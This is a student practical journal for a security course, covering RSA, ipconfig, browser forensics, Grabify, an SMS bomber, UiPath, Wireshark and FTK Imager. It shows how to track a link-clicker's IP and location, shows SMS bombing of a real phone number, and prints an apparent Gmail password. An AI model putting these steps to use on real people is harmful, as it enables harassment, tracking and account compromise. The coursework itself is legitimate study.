



PRACTICAL JOURNAL

in

SECURITY ASSESSMENT, ARCHITECTURE & DESIGN

Submitted by

KFMSCIT005 HITESH VERSHI BHANUSHALI

for the award of the Degree of

MASTERS OF SCIENCE (INFORMATION TECHNOLOGY)

PART – I

**DEPARTMENT OF INFORMATION TECHNOLOGY
KISHINCHAND CHELLARAM COLLEGE**

(Affiliated to University of HSNCU)

MUMBAI, 400020

MAHARASHTRA

2023-24

SUBJECT CODE - MS-FIT-205

**SECURITY ASSESSMENT, ARCHITECTURE &
DESIGN**



KISHINCHAND CHELLARAM COLLEGE

CHURCHGATE, MUMBAI – 400 020.

DEPARTMENT OF INFORMATION TECHNOLOGY

M.SC.I.T PART- I

CERTIFICATE

This is to certify that the Practical conducted by

Mr. **HITESH VERSHI BHANUSHALI** for M.Sc. (IT) Part- I Semester- II, Seat No: **KFMSCIT005** at Kishinchand Chellaram College in partial fulfillment for the MASTERS OF SCIENCE (INFORMATION TECHNOLOGY). Degree Examination for Semester II has been periodically examined and signed, and the course of term work has been satisfactorily carried out for the year 2023 - 2024. This Practical journal had not been submitted for any other examination and does not form part of any other course undergone by the candidate.

Signature

Lecturer-In-Charge

Guided By

Signature

External Examiner

Examined By

Signature

Course Coordination

Certified By

College Stamp

KISHINCHAND CHELLARAM COLLEGE, MUMBAI - 20
M.Sc (I.T.) Part-1 Semester II

INDEX

Sr. No.	TITLE	Date	Page No.	Signature
	PRACTICALS			
1	RSA		01	
2	IP Configuration		02	
3	Browser History Examiner (BHE)		04	
4	Grabify		07	
5	SMS/Phone Bomber		09	
6	UI Path		10	
7	Wireshark		12	
8	FTK Manager		14	
9	Ncat		17	
10	SQL Injection		22	
11	Maltigo		25	
12	Putty SSH		28	

M.Sc (I.T.) Part-1 Semester II

❖ What is RSA?

- ### Note: install pycryptodome

```
!pip install --upgrade pycryptodome
from Crypto.PublicKey import RSA
from Crypto import Random
from Crypto.Cipher import PKCS1_v1_5

random_generator = Random.new().read
key = RSA.generate(4096, random_generator)
message = b'Hitesh Bhanushali'

cipher = PKCS1_v1_5.new(key)
encrypted_message = cipher.encrypt(message)
decrypted_message = cipher.decrypt(encrypted_message, None)

print("Encrypted message:", encrypted_message)
print("Decrypted message:", decrypted_message)
```

```
Encrypted message: b'e\x98\xc7\xebK5\xa2V)\xf4\xb9\x94c\x01\x14\xf87\xe9Q6\x8f\xe4\x94\xa0\xbbk\x13\x11\x85t\xe9\xf7X.@'\xa6\xc6rk\xa7~\x12\xc0\x86\xc5\x07}'
Decrypted message: b'Hitesh Bhanushali'
```

PRACTICAL 2:

❖ IP Config Command:

- To access network-related details on a Windows system, utilize the "ipconfig" command within the Command Prompt. Upon execution, this command will present a comprehensive overview of network configurations for all interfaces. It encompasses vital information such as IP addresses, subnet masks, default gateways, and additional network interface specifics.

```
C:\Users\hp>ipconfig

Windows IP Configuration

Ethernet adapter vEthernet (Default Switch):

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::4dc6:f8ca:cab6:a60e%51
    IPv4 Address. . . . . : 172.29.64.1
    Subnet Mask . . . . . : 255.255.240.0
    Default Gateway . . . . . :
```

1. ipconfig/all

- This command provides in-depth insights into all network interfaces present on your Windows system. It covers a range of essential details, including IP configuration, MAC address, subnet mask, default gateway, DNS servers, and additional relevant information.

```
C:\Users\hp>ipconfig/all

Windows IP Configuration

    Host Name . . . . . : DESKTOP-L1HHMPB
    Primary Dns Suffix . . . . . : 
    Node Type . . . . . : Hybrid
    IP Routing Enabled. . . . . : No
    WINS Proxy Enabled. . . . . : No
```

2. ipconfig /displaydns

- This command reveals the contents of the DNS resolver cache within your Windows system. It presents a listing of recently resolved DNS names along with their corresponding IP addresses.

```
C:\Users\hp>ipconfig/displaydns

Windows IP Configuration

array801.prod.do.dsp.mp.microsoft.com
-----
Record Name . . . . . : array801.prod.do.dsp.mp.microsoft.com
Record Type . . . . . : 1
Time To Live . . . . . : 1747
Data Length . . . . . : 4
Section . . . . . : Answer
A (Host) Record . . . : 40.91.80.89
```

3. `ipconfig /flushdns`

- This command serves to flush (clear) the DNS resolver cache, eliminating all entries stored within it. This action prompts the system to re-query DNS servers for subsequent domain resolutions.

```
C:\Users\hp>ipconfig/flushdns

Windows IP Configuration

Successfully flushed the DNS Resolver Cache.
```

4. `wmic os get osarchitecture`

- This Windows Management Instrumentation Command-line (WMIC) query retrieves information about the operating system architecture (32-bit or 64-bit). When you run this command, it will display either "32-bit" or "64-bit," indicating the architecture of your operating system.


```
C:\Users\hp>wmic os get osarchitecture
OSArchitecture
64-bit
```

PRACTICAL 3:


❖ Browser History Examiner (BHE):

- Browser History Examiner (BHE) is a forensic software tool designed to capture, analyze, and generate reports on internet history gleaned from primary desktop web browsers.
- Its utility extends to a spectrum of digital investigations, including civil and criminal digital forensics cases, security incidents, human resources inquiries, and the monitoring of general employee activity.

Step-1: Download and install the BHE from <https://www.foxtonforensics.com/browser-history-examiner/download>




Step-2: Upon successful installation and initiation of BHE, it will prompt the user to choose between capturing new history data or loading existing history files.



KISHINCHAND CHELLARAM COLLEGE, MUMBAI - 20

M.Sc (I.T.) Part-1 Semester II

Step-3: The tool will inquire whether you wish to capture historical data from the current computer or from a remote one. Following that, it will prompt you to specify the browser whose history you intend to capture and designate the destination for storing the captured data.



Browser History Examiner - Capture History

☒ Capture history from this computer

☐ Capture history from logical drive

Operating System: Windows

☐ Capture history from a remote computer

Computer Name / IP Address:


Admin Username:

Admin Password:

Admin Share: admin\$

Test Connection

Next Cancel



Browser History Examiner - Capture History

User Profile: hp

Browsers:

- ☒ Chrome
- ☒ Edge
- ☒ Firefox
- ☒ Internet Explorer & Edge Legacy


Data:

- ☒ History
- ☒ Cache
- ☐ Deleted History (from Volume Shadow Copies)

Destination: C:\Users\hp\Desktop

Back Capture Cancel

Step-4: It will start capturing the data and will show the captured data so we can analyze it.



Page || 6

PRACTICAL 4:

❖ Grabify:

Grabify operates as a URL shortening service, akin to platforms like Bitly or TinyURL. However, it has garnered a reputation for its potential involvement in malicious activities. This is due to its capability to track and gather information about users who click on the shortened links it generates. Consequently, Grabify has been linked to various privacy and security concerns, as it has been utilized in phishing schemes, online harassment, and other nefarious endeavors. As such, users should exercise vigilance when encountering shortened URLs, particularly those from unfamiliar or dubious sources.

Here's how it typically works:


- 1) A user creates a shortened URL using Grabify.
- 2) When someone clicks on the Grabify link, it redirects them to the intended destination.
- 3) In the background, Grabify logs various information about the visitor, including their IP address, device details, location, and other data.

Step-1: Enter the URL you want Grabify to shorten and track the details.



Step-2: Share the shortened link with another user and when the user opens it, their IP Address and few details will be captured.

Link Information



Share Export	
<small>(All custom links will stay active)</small>	
Original URL	https://www.anime-planet.com/anime/watch-online/
New URL	Copy https://grabify.link/9HR2TN Change domain / make a custom link
Other Links	View other link shorteners
Tracking Code	KM5NMN
Access Link	https://grabify.link/track/KM5NMN
Smart Logger <small>new!</small>	<input type="checkbox"/>
Note	Please login or register to create a note.

KISHINCHAND CHELLARAM COLLEGE, MUMBAI - 20

M.Sc (I.T.) Part-1 Semester II

Results: 2

Note: If you have posted your link on Facebook, Twitter, or in a URL shortener, you may see results from various "bots" (BitlyBot, FacebookBot, etc.)

Hide your IP! - Click here to hide your IP from Grabify and stay anonymous online.


☐ Hide Bots

Date/Time ▲	IP/Provider ▼	Country ▼	User Agent ▼	Referring URL ▼	More
2024-04-04 11:26:39 UTC	1.38.148.171 Vodafone Idea Ltd	India Mumbai	WhatsApp/2.23.20.0	no referrer	More Info
2024-04-04 11:26:57 UTC	110.224.114.108 Bharti Airtel Ltd. AS for GPRS Service	India Mumbai	Mozilla/5.0 (Linux; Android 10; K) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.0.0 Mobile Safari/537.36	no referrer	More Info

Step-3: With the IP address that's been logged. We can Enter that IP in what is my IP address site and get the location. <https://whatismyipaddress.com/>

IP Details For: 110.224.114.108

Decimal:	1860203116
Hostname:	110.224.114.108
ASN:	45609
ISP:	Bharti Airtel Ltd.
Services:	None detected
Assignment:	Likely Static IP
Country:	India
State/Region:	Maharashtra
City:	Mumbai
Latitude:	19.0760 (19° 4' 33.51" N)
Longitude:	72.8774 (72° 52' 38.57" E)



[CLICK TO CHECK BLACKLIST STATUS](#)

Latitude and Longitude are often near the center of population. These values are not precise enough to be used to identify a specific address, individual, or for legal purposes. IP data from [IP2Location](#).

KISHINCHAND CHELLARAM COLLEGE, MUMBAI - 20

M.Sc (I.T.) Part-1 Semester II

PRACTICAL 5

❖ SMS/Phone Bomber:

An SMS or phone bomber is a term that refers to a malicious activity where someone sends many unwanted and often repetitive text messages or phone calls to a specific phone number. This is typically done to overwhelm and disrupt the target's communication devices and can be considered a form of harassment.

Step-1: Enter the Phone Number where you want to bomb SMS/phone calls. After adding the number, it will show that the SMS bomb has been started.


SMS BOMBER

Mobile No:

India (+91) 9819690425

Count SMS:

20




SMS BOMB SUCCESSFUL


Step-2: You can also protect your number, so it won't be bombed by anyone!

PROTECT NUMBER PERMANENTLY

Mobile No:

India (+91) 9819690425

 I'm not a robot


reCAPTCHA
Privacy • Terms


PROTECT

PRACTICAL 6


❖ UI Path:

UiPath stands as a trailblazer in the realm of Robotic Process Automation (RPA) software, offering organizations across diverse sectors a powerful platform to streamline operations and enhance productivity. By harnessing the capabilities of software robots to automate repetitive tasks, UiPath empowers human workers to redirect their efforts towards tasks that require creativity and problem-solving. This symbiotic relationship between automation and human ingenuity heralds a new era of efficiency and innovation in the workplace. With UiPath leading the charge, the future of work is characterized by enhanced productivity, streamlined processes, and a focus on value-added activities.

Step-1: Access UiPath Studio and initiate the creation of a new process.



Step-2: Incorporate an Input Dialog, SMTP Mail Message, and Message Box into the workflow.



Step-3: provide the port number, server name (smtp.gmail.com), Gmail address, and password. Choose one of the following port numbers for configuration.

KISHINCHAND CHELLARAM COLLEGE, MUMBAI - 20

M.Sc (I.T.) Part-1 Semester II

For Port, enter one of the following numbers:

For SSL, enter **465**.

For TLS, enter **587**.

Host	
Port	487
Server	"smtp.gmail.com"
Logon	
Email	"aminirfankhan@gmail.c"
Password	"amin irfan khan okay"

Step-4: Execute the process and input the recipient's email address.

data

×

Enter Recipient's Details

bikeloverkhan@gmail.com

Ok

Message Box

>

Message sent to bikeloverkhan@gmail.com

OK

Step 5: - The recipients should receive an email resembling this format.

UIPath Test Mail Inbox x

aminirfankhan@gmail.com

to me ▼

Hello World!


PRACTICAL 7

❖ Wireshark:

Wireshark is a widely used network protocol analyzer, commonly referred to as a "packet sniffer." It allows users to inspect the data traffic on a computer network in real-time and analyze it for troubleshooting, diagnostic, security, and educational purposes. Wireshark is available for various platforms including Windows, macOS, and Linux.

Wireshark is widely used by network administrators, security professionals, developers, and educators to analyze and troubleshoot network issues, investigate security incidents, and learn about network protocols and traffic patterns. It's a powerful tool for gaining insights into network communications and diagnosing complex networking problems.

Step-1: Begin by launching Wireshark, where you have the option to either open pre-captured files in formats like pcap or pcapng or initiate a live capture directly from the network.



Step-2: Begin Wireshark in the background and navigate to an insecure website to retrieve the credentials.

Sample Website: <http://testphp.vulnweb.com/login.php>

If you are already registered please enter your login information below:

Username :	<input type="text"/>
Password :	<input type="password"/>
<input type="button" value="login"/>	

You can also [signup here](#).

Signup disabled. Please use the username **test** and the password **test**.

KISHINCHAND CHELLARAM COLLEGE, MUMBAI - 20

M.Sc (I.T.) Part-1 Semester II

Step-3: Cease capturing data packets, then access the search filter and input "http" to display all packets related to the HTTP protocol.

No.	Time	Source	Destination	Protocol	Length	Info
227	87.040910747	TP-Link_16:73:91	Broadcast	ARP	60	Who has 192.168.0.107? Tell 192.168.0.1
228	87.145116856	192.168.0.1	239.255.255.250	SSDP	313	NOTIFY * HTTP/1.1
229	87.145117226	192.168.0.1	239.255.255.250	SSDP	325	NOTIFY * HTTP/1.1
230	87.145117269	192.168.0.1	239.255.255.250	SSDP	385	NOTIFY * HTTP/1.1
231	87.145117299	192.168.0.1	239.255.255.250	SSDP	301	NOTIFY * HTTP/1.1
232	87.147502735	192.168.0.1	239.255.255.250	SSDP	349	NOTIFY * HTTP/1.1
233	87.147503032	192.168.0.1	239.255.255.250	SSDP	321	NOTIFY * HTTP/1.1
234	87.147503076	192.168.0.1	239.255.255.250	SSDP	379	NOTIFY * HTTP/1.1
235	87.149132026	192.168.0.1	239.255.255.250	SSDP	377	NOTIFY * HTTP/1.1
236	87.149132183	192.168.0.1	239.255.255.250	SSDP	381	NOTIFY * HTTP/1.1
237	87.149132232	192.168.0.1	239.255.255.250	SSDP	373	NOTIFY * HTTP/1.1

Step-4: To pinpoint the specific packet, input "http.request.method=="POST"" in the display filter. Once selected, observe that the credentials are revealed within the packet.

http.request.method=="POST"						
No.	Time	Source	Destination	Protocol	Length	Info
471	191.145197227	192.168.0.109	44.228.249.3	HTTP	601	POST /userinfo.php HTTP/1.1 (application/x-www-form-urlencoded)

```
HTML From URL Encoded: application/x-www-form-urlencoded
> From item: "uname" = "Amin Irfan Khan"
> From item: "pass" = "Lossteath"
```

PRACTICAL 8

❖ FTK Manager:

FTK Imager, developed by AccessData, stands as a pivotal tool in the realm of digital forensics, specifically designed for creating forensic images of various storage devices. Widely utilized in digital investigations, it offers a comprehensive array of features catering to the intricate demands of forensic analysis. With FTK Imager, users can seamlessly perform the following tasks:


Forensic Imaging: Generate precise duplicates of storage devices, including hard drives, USB drives, and memory cards, preserving the integrity of the original data throughout the imaging process.

Mount Forensic Images: Facilitate the analysis of forensic images without modifying the original data, enabling investigators to explore and scrutinize the contents with utmost accuracy.



File Recovery: Uncover and retrieve files residing in unallocated space, providing insights into data that might not be accessible through conventional means.

Hash Calculation: Compute hash values for integrity verification, ensuring the authenticity and integrity of forensic images and collected evidence.

Step-1: Launch FTK Imager Manager and opt for "Create Disk Image."




Step-2: Choose the source as "physical" and designate the physical drive accordingly.




KISHINCHAND CHELLARAM COLLEGE, MUMBAI - 20

M.Sc (I.T.) Part-1 Semester II

